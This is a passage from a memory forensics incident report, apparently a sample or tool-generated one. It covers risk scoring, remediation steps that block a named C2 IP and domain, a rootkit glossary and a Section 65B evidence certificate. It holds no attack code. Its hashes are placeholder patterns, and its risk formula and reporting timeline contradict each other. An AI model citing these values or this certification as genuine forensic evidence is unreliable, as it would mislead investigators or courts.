Risk = Σ [ (Severity_Weight × Confidence) + (Persistence × 15) + (Stealth_DKOM × 15) + (Privilege_Context × 10) ]
```

FACTOR	WEIGHT (%)	EVALUATION CRITERIA	OBSERVED CASE SCORE
Finding Severity	35%	Critical (1.0), High (0.8), Medium (0.5), Low (0.2)	1.0 (Critical Present)
Forensic Confidence	25%	Multi-engine corroboration and VAD tag confirmation	0.96 (High Assurance)
Stealth / Rootkit Mechanism	15%	DKOM unlinking, unbacked memory, PPID spoofing	1.0 (Active Evasion)
Persistence Vector	15%	Registry Run keys, WMI event subscriptions	0.8 (Registry Hooked)
Execution Privilege	10%	NT AUTHORITY\SYSTEM vs Standard User execution	1.0 (SYSTEM Access)
CALCULATED COMPOSITE FORENSIC RISK SCORE:			**92 / 100**

14. Prioritized Remediation Action Plan

PHASE	REMEDIATION ACTION ITEM	OWNER	EFFORT	REGULATORY IMPACT
IMMEDIATE (0-4H)	**Isolate host from local network; revoke active Kerberos TGT tickets for compromised domain accounts.**	SOC Incident Commander	Low	Mandatory containment under CERT-In Directions 2022.
IMMEDIATE (0-4H)	**Block C2 destination IP 198.51.100.44 and domain telemetry.msupdate-cloud.com across border gateways.**	Network Engineering	Low	Prevents ongoing exfiltration and C2 synchronization.
SHORT-TERM (24-48H)	**Deploy enterprise-wide YARA and memory scanning rule across all endpoints to sweep for named pipe \\.\pipe\ms_spool_ipc_32.**	Threat Hunting Team	Medium	Determines blast radius across organizational subnet.
SHORT-TERM (24-48H)	**Submit formal statutory cyber incident report to CERT-In (Indian Computer Emergency Response Team) within 6 hours.**	Chief Information Security Officer (CISO)	Medium	Statutory compliance under IT Act Section 70B.
LONG-TERM (30D)	**Enforce Microsoft Attack Surface Reduction (ASR) rule: 'Block Office applications from creating child processes'.**	Systems Engineering	Medium	Hardens endpoints against macro-based living-off-the-land attacks.

15. LIMITATIONS & CANDIDATE WORKSHEET

ANALYST AUDIT

Assumptions & Forensics Acquisition Constraints

- Volatile memory analysis represents a snapshot in time; ephemeral network packets in transit prior to capture may not be recoverable.
- Physical memory smear may occur when imaging active RAM on live systems due to CPU thread execution during acquisition.
- Data pages swapped out to pagefile.sys or swapfile.sys on disk were not included in physical RAM acquisition.
- Tri-State UNKNOWN findings reflect localized telemetry constraints and require external endpoint correlation before clearance.

⚠ PROCEDURAL REQUIREMENT FOR UNKNOWN FINDINGS

When candidate hypotheses lack corroborating thread execution proof or have unresolvable PDB symbols, they are placed on the Analyst Verification Worksheet below. **Per CERT-In and judicial guidelines, unresolved hypotheses must never be certified as Clean until physical disk/EDR correlation is performed.**

Candidate Verification Worksheet (Unresolved Candidates)

`CANDIDATE ID: CAND-UNKNOWN-01` UNRESOLVED HYPOTHESIS

Hypothesis: Possible secondary reflective injector inside rundll32.exe (PID: 4820)

Reason Unresolved: PDB debug symbols for ntdll.dll version 10.0.22631.3880 were unavailable in local offline mode; unable to resolve API trampoline address.

Required External Telemetry: Offline provisioned Windows 11 symbol package or host disk MFT triage to confirm rundll32.exe target DLL.

ANALYST RESOLUTION CHECKLIST:

- [ ] Mount host disk image and extract prefetch file for rundll32.exe
- [ ] Download offline symbol file ntdll.pdb matching build 22631.3880
- [ ] Re-run Compy V2 with local symbol cache to resolve trampoline address
- [ ] Confirm if memory region at 0x7FFE20000000 contains malicious shellcode

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16. CHAIN OF CUSTODY & EVIDENCE LEDGER

CHAIN INTEGRITY: VERIFIED

Forensic Chain of Custody (Physical & Electronic)

ITEM #	TRANSFERRED FROM	TRANSFERRED TO	DATE & TIME (UTC)	PURPOSE	HASH MATCH
1	Cyber Crime Incident Response Team	Dr. Vikramaditya Sen, Senior Forensic Examiner	2026-10-11 15:30:00	Evidence ingestion, cryptographic hashing & memory forensics	✓ YES
2	Dr. Vikramaditya Sen, CCFSL	Inspector Rajesh Kumar, Investigating Officer	2026-10-11 18:30:00	Return of master hash-sealed evidence drive with Section 65B report	✓ YES

Immutable Evidence Ledger (Cryptographic Block Chain)

#	TIMESTAMP (UTC)	FORENSIC OPERATION / ACTION	CURRENT BLOCK HASH (SHA-256)	PREVIOUS BLOCK HASH
1	2026-10-11 15:30:12	PHYSICAL_IMAGE_INGESTED	e3b0c44298fc1c149afbf4c8...	00000000000000000000000000...
2	2026-10-11 15:31:05	CRYPTOGRAPHIC_HASH_VERIFIED	8f4e2b10a9c8d7e6f5a4b3c2...	e3b0c44298fc1c149afbf4c8...
3	2026-10-11 15:35:42	PROCESS_LIST_AND_VAD_NODES_MAPPED	3a7b1c4e9f8a0b2d5e6c7d8e...	8f4e2b10a9c8d7e6f5a4b3c2...
4	2026-10-11 15:40:19	ANOMALOUS_RWX_VAD_DETECTED	7f8a9b0c1d2e3f4a5b6c7d8e...	3a7b1c4e9f8a0b2d5e6c7d8e...
5	2026-10-11 15:45:00	DKOM_UNLINKED_ROOTKIT_CARVED	b2c3d4e5f6a7b8c9d0e1f2a3...	7f8a9b0c1d2e3f4a5b6c7d8e...
6	2026-10-11 18:15:00	FINAL_TRI_STATE_REPORT_SEALED	d1e2f3a4b5c6d7e8f9a0b1c2...	b2c3d4e5f6a7b8c9d0e1f2a3...

🔒 **LEDGER PROOF OF NON-TAMPERING**

Each ledger entry is cryptographically salted and chained to the previous ledger state. Any modification to past entries invalidates the entire evidence root hash.

✓ INTEGRITY VERIFIED

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17. DIGITAL FORENSICS REFERENCE GLOSSARY

LEGAL & TECHNICAL

Fileless Malware: Malicious software that operates entirely within volatile computer memory (RAM) or native OS scripting interpreters, without storing permanent binary files on the hard drive.

VAD (Virtual Address Descriptor): A self-balancing binary tree structure utilized by the Windows memory manager to track memory allocation and protection states for every process.

DKOM (Direct Kernel Object Manipulation): A sophisticated rootkit technique where malware directly modifies kernel memory objects (such as unlinking an EPROCESS from `ActiveProcessLinks`) to conceal its execution.

Process Hollowing: A code injection method where an attacker spawns a legitimate process in a suspended state, hollows out its legitimate memory sections, and replaces them with an encrypted malicious payload.

PAGE_EXECUTE_READWRITE (RWX): A memory page permission granting simultaneous write and execution rights. High-fidelity forensic indicator of shellcode unpacking and self-modifying code.

PPID Spoofing: The manipulation of a newly created process's parent process metadata to make it appear as an illegitimate child of a trusted Windows daemon (e.g., spoolsv.exe or services.exe).

Reflective DLL Injection: A technique whereby a dynamic link library is injected into a target process's memory space directly from volatile memory buffers, completely bypassing the Windows operating system loader.

Memory Smear: Inconsistencies introduced during physical RAM acquisition due to running CPU threads modifying memory pages while the imaging tool is reading them.

Tri-State Forensic Logic: Deterministic three-valued logic system (TRUE / FALSE / UNKNOWN) ensuring that forensic conclusions distinguish between verified absence of malware and lack of investigative telemetry.

Section 65B Certificate: Mandatory statutory declaration under the Indian Evidence Act, 1872 certifying the lawful custody, functioning condition, and authenticity of electronic evidence submitted to court.

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18. STATUTORY CERTIFICATION & EXPERT OPINION

LEGAL PRODUCTION

Expert Opinion pursuant to Section 45, Indian Evidence Act, 1872

Based upon deterministic algorithmic parsing, cross-view kernel structure corroboration, and cryptographic ledger hashing performed upon the volatile memory image `DESKTOP-EXECUTIVE-RAM-DUMP.raw` (SHA-256: `8f4e2b10a9c8d7e6f5a4b3c2d1e0f9a8b7c6d5e4f3a2b1c0d9e8f7a6b5c4d3e2`), it is my considered expert opinion as a trained digital forensics specialist that the subject system was actively compromised by fileless malware residing in unbacked executable memory and utilizing kernel Direct Kernel Object Manipulation to evade user-mode oversight.

CERTIFICATE UNDER SECTION 65B(4) OF THE INDIAN EVIDENCE ACT, 1872

I, **Dr. Vikramaditya Sen**, holding the post of **Assistant Director & Senior Forensic Examiner** at **Central Cyber Forensic Science Laboratory (CCFSL)**, do hereby solemnly declare and certify under Section 65B(4) of the Indian Evidence Act, 1872:

1. That the electronic record contained in this forensic report was generated by the **Compsognathus (Compy)** (Version 2.0.0-PRO) running upon an isolated forensic workstation in the ordinary course of official duty.
2. That during the period over which the computer system was used to generate this electronic record, the system was operating properly in a secure, write-blocked forensic laboratory environment.
3. That the source digital evidence file (**DESKTOP-EXECUTIVE-RAM-DUMP.raw**) was cryptographically authenticated with SHA-256 hash `8f4e2b10a9c8d7e6f5a4b3c2d1e0f9a8b7c6d5e4f3a2b1c0d9e8f7a6b5c4d3e2` and remained strictly unmodified throughout the analysis.
4. That the contents of this electronic report faithfully represent the physical memory structures extracted from the evidence artifact, without manual modification or fabrication.

EXAMINER DETAILS & SIGNATURE:

Name: Dr. Vikramaditya Sen
Designation: Assistant Director & Senior Forensic Examiner
Department / Lab: Central Cyber Forensic Science Laboratory (CCFSL)
Officer ID: CCFSL-DFIR-EXAMINER-8842
Date & Place: 2026-10-11 23:45:00 IST

[SIGNATURE OF AUTHORIZED DIGITAL FORENSIC EXAMINER]

OFFICIAL FORENSIC LAB STAMP & SEAL

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